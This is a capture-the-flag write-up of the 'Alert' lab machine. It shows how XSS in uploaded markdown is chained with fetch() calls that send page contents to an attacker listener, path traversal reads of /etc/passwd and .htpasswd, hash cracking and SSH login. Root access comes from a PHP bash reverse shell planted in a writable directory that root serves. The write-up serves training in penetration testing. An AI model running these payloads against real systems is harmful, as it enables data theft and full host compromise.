
alert

This is alert writeup by Jiseok Song


nmap

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDSrBVJEKTgtUohrzoK9i67CgzqLAxnhEsPmW8hS5CFFGYikUduAcNkKsmmgQI09Q+6pa+7YHsnxcerBnW0taI//IYB5TI/LSE3yUxyk/ROkKLXPNiNGUhC6QiC
j3ZTvThyHrFD9ZTxWfZKEQTcOiPs15+HRPCZepPouRtREGwmJcvDal1ix8p/2/C8X57ekouEEpIk1wzDTG5AM2/D08gXXe0TP+KYEaZEzAKM/mQUAqNTxfjc9x5rlfPYW+50kTDwtyKta57tBkkRCnnns0YRnPNtt0
AH374ZkYLcqpzxwN8iTNXaeVT/dGfF4mA1uW89hSMarmiRgRh20Y1KIaInHjv9YcvS1bWz+2sz3ev725d4IExQTvDR4sfUAdysIX/q1iNpleyRgM4cvDMjxD6lEKpvQYSWVlRoJwbUUnJqnmZXboRwzRl+V3XCUaAB
JrA/1K1gvJfsPcU5LX303CV6LDwvLJIcgXlEbtjhkcxz7b7CS78BEW9hPifCUDGKfUs=
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHYLF+puo27gFRX69GBeZJqCeHN3ps2BScsUhKoDV66yEPMOo/Sn588F/wqBnJxsPB3KSFH+kbYW2M6erFI3U5k=
|   256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG/QUl3gapBOWCGEHplsOKe2NlWjlrb5vTTLjg6gMuGl
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Alert - Markdown Viewer
|_Requested resource was index.php?page=alert
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Web Enumeration



Add alert.htb to /etc/hosts



Upload markdown shows a page like this




Source code(ctrl+u) shows a link that can be shared



About us seems like a static page and donate does nothing when I put number

Get albert shell by XSS

Let's take a look at contact us




It seems like someone's clicking the link on message


```
└─$ nc -klvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.44 41704
GET / HTTP/1.1
Host: 10.10.16.10:9001
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
```

Therefore, I can

1. Run python http server and listener



2. Upload markdown that loads javascript from my host




3. Generate javascript that fetches the page content to me

```
fetch("http://10.10.16.10:9001/?c"+document.cookie)$
```

This time, try simple cookie fetch

4. Put the link in the message



However, it shows no response in the listener. It seems like there's no cookie or httponly

Let's try another javascript that fetches the main page alert.htb

```
fetch("http://alert.htb/").then(resp=>resp.text()).then(data=>fetch("http://10.10.16.10:9001", {method:"POST", mode: "no-cors", body: data}))$
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
        <a href="index.php?page=messages">Messages</a>
    </nav>
    <div class="container">
        <h1>Markdown Viewer</h1><div class="form-container">
            <form action="visualizer.php" method="post" enctype="multipart/form-data">
                <input type="file" name="file" accept=".md" required>
                <input type="submit" value="View Markdown">
            </form>
        </div>    </div>
    <footer>
        <p style="color: black;">© 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>
```

It doesn't exist in my page

It shows another page that I don't know. Let's check this page.

```
fetch("http://alert.htb/index.php?page=messages").then(resp=>resp.text()).
then(data=>fetch("http://10.10.16.10:9001", {method:"POST", mode: "no-
cors", body: data}))$
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
        <a href="index.php?page=messages">Messages</a>
    </nav>
    <div class="container">
        <h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
    </div>
    <footer>
        <p style="color: black;">© 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>
```

There's a file. Check this file.

```
fetch("http://alert.htb/messages.php?file=2024-03-10_15-48-34.txt").
then(resp=>resp.text()).then(data=>fetch("http://10.10.16.10:9001", {method:
"POST", mode: "no-cors", body: data}))$
```

```
Connection received on 10.10.11.44 39328
POST / HTTP/1.1
Host: 10.10.16.10:9001
Connection: keep-alive
Content-Length: 12
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate

<pre></pre>
```

It seems like there's no content in this file, but I can try ../

```
fetch("http://alert.htb/messages.php?file=../../../../../../../etc/passwd").
then(resp=>resp.text()).then(data=>fetch("http://10.10.16.10:9001", {method:
"POST", mode: "no-cors", body: data}))$
```

```
<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
```

It exposes the file!

Let's check apache configuration

```
fetch("http://alert.htb/messages.php?file=../../../../../../../etc/apache2/
sites-enabled/000-default.conf").then(resp=>resp.text()).
then(data=>fetch("http://10.10.16.10:9001", {method:"POST", mode: "no-
cors", body: data}))$
```

```
<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Check the file

```
fetch("http://alert.htb/messages.php?file=../../../../../../../var/www/statistics.alert.htb/.htpasswd").then(resp=>resp.text()).then(data=>fetch("http://10.10.16.10:9001", {method:"POST", mode: "no-cors", body: data}))$
```

```
<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
```

This can be cracked in hashcat

```
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/:manchesterunited
```

I can ssh with this password

```
└─$ ssh albert@alert.htb
albert@alert.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)
```

In addition, I can access statistics.alert.htb with this cred(add it to /etc/hosts)

Alert - Dashboard

Donations Received

Month	Donations
January 2024	$669
February 2024	$235
March 2024	$981
April 2024	$937
May 2024	$560
June 2024	$686
July 2024	$858
August 2024	$419
September 2024	$674
October 2024	$335
November 2024	$913
December 2024	$420

The source code shows it's a static page. Nothing interesting...

Get root shell

pspy shows there's cronjob running by root

```
2025/07/29 15:09:01 CMD: UID=0     PID=131201 | /usr/sbin/CRON -f
2025/07/29 15:09:01 CMD: UID=0     PID=131200 | /usr/sbin/CRON -f
2025/07/29 15:09:01 CMD: UID=0     PID=131204 | /usr/bin/php -f /opt/website-monitor/monitor.php
2025/07/29 15:09:01 CMD: UID=0     PID=131203 | /bin/sh -c /usr/bin/php -f /opt/website-monitor/monitor.php >/dev/null 2>&1
```

I can find it also on ps

```
albert@alert:/opt/website-monitor$ ps -ef --forest | grep monitor
root        1048    1046  0 Jul28 ?        00:00:00 |           \_ inotifywait -m -e modify --format %w%f %e /opt/website-monitor/config
root        1007       1  0 Jul28 ?        00:00:01 /usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
albert    132880  128657  0 15:21 pts/0    00:00:00             \_ grep --color=auto monitor
```

Since root is running php on /opt/website-monitor, if I can write a file on this directory, I can get root shell

```
albert@alert:/opt/website-monitor$ find . -writable
./config
./config/configuration.php
./monitors
```

```
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.16.10/9001 0>&1'");?>
```

```
albert@alert:/opt/website-monitor$ curl http://127.0.0.1:8080/config/shell.php
```

```
└──╼ $rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.44 53858
bash: cannot set terminal process group (1007): Inappropriate ioctl for device
bash: no job control in this shell
root@alert:/opt/website-monitor/config#
```

I get root shell!